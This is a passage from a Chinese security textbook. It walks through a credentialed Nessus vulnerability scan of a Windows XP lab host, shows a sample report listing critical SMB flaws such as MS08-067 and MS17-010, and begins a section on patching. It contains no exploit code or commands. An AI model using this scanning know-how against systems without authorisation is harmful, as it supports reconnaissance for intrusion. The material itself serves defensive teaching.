Tests

Web Application Tests，Web应用渗透扫描。该扫描主要针对网络应用的渗透测试，在Nessus扫描模板中的图标如下图所示。




针对网络应用渗透Nessus提供的扫描插件，如下图所示。




12.5.5　开始扫描漏洞

本小节使用Nessus从创建新的扫描开始，建立一个完整的扫描直到最后的漏洞报告。创建一个完整的扫描需要以下几个步骤：

Step 01 创建新的扫描，这里选择高级扫描项，基础设置中输入一个扫描的名称以及目标地址，如下图所示。



Step 02 这里以Windows XP系统来测试，在凭证中选择Windows输入一个账号密码，如下图所示，这样Nessus会登录到系统提供更全面的一个扫描，其中也包括勒索病毒扫描。如果是在Linux系统下选择SSH，Nessus还支持其他更多的登录，如邮件服务器、数据库等会根据实际需要添加凭证。




Step 03 添加完账号后下方有一个全局设置，其中包括4项，如右图所示。

（1）不以明文的方式传输账号密码，避免因为网络嗅探造成账号密码泄露。


（2）不以NTLMv1的方式验证默认，会使用v2的方式验证。

（3）开启远程注册表扫描，扫描结束后会自动关闭。


（4）在扫描期间开启网络共享扫描，扫描结束后会自动关闭。




Step 04 合规性设置，如果已知目标主机操作系统类型，可以从这里进行设置，还可以选择不同的应用，这里选择Windows XP系统，如下图所示。




Step 05 选择完成后单击Save按钮，将所有的设置保存，在扫描中可以看到新创建的扫描任务，如下图所示。




Step 06 如果不需要定时任务，直接单击最右侧的类似播放的一个三角形图标按钮，便可以启动扫描，如下图所示。




Step 07 扫描完成后，可以单击该扫描项跳转到扫描结果页面，如下图所示。这里会列出详细的扫描信息，并且以不同颜色标注出各种威胁程度的漏洞数量。



Step 08 单击Export右侧的下拉按钮，在弹出的下拉列表中可以选择将扫描结果以哪种形式导出，如下图所示。



Step 09 以生成PDF格式为例，生成的扫描报告如下图所示。这里会列出每一种漏洞的详细说明，以及修补方法。



192.168.1.102

CRITICAL	HIGH	MEDIUM	LOW	INFO
5	0	2	0	27

Vulnerabilities　　Total: 34

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)
CRITICAL	10.0	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
CRITICAL	10.0	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
CRITICAL	10.0	73182	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	108797	Unsupported Windows OS
MEDIUM	5.0	26920	Microsoft Windows SMB NULL Session Authentication
MEDIUM	5.0	57608	SMB Signing not required
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	104410	Authentication Failure(s) for Provided Credentials
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses




12.6 系统漏洞的安全防护

要想防范系统的漏洞，首先要及时为系统打补丁，下面介绍几种为系统打补丁的方法。


12.6.1 及时更新系统

Windows更新是系统自带的用于检测最新系统的工具，使用Windows 更新可以下载并安装系统更新，具体的操作步骤如下。

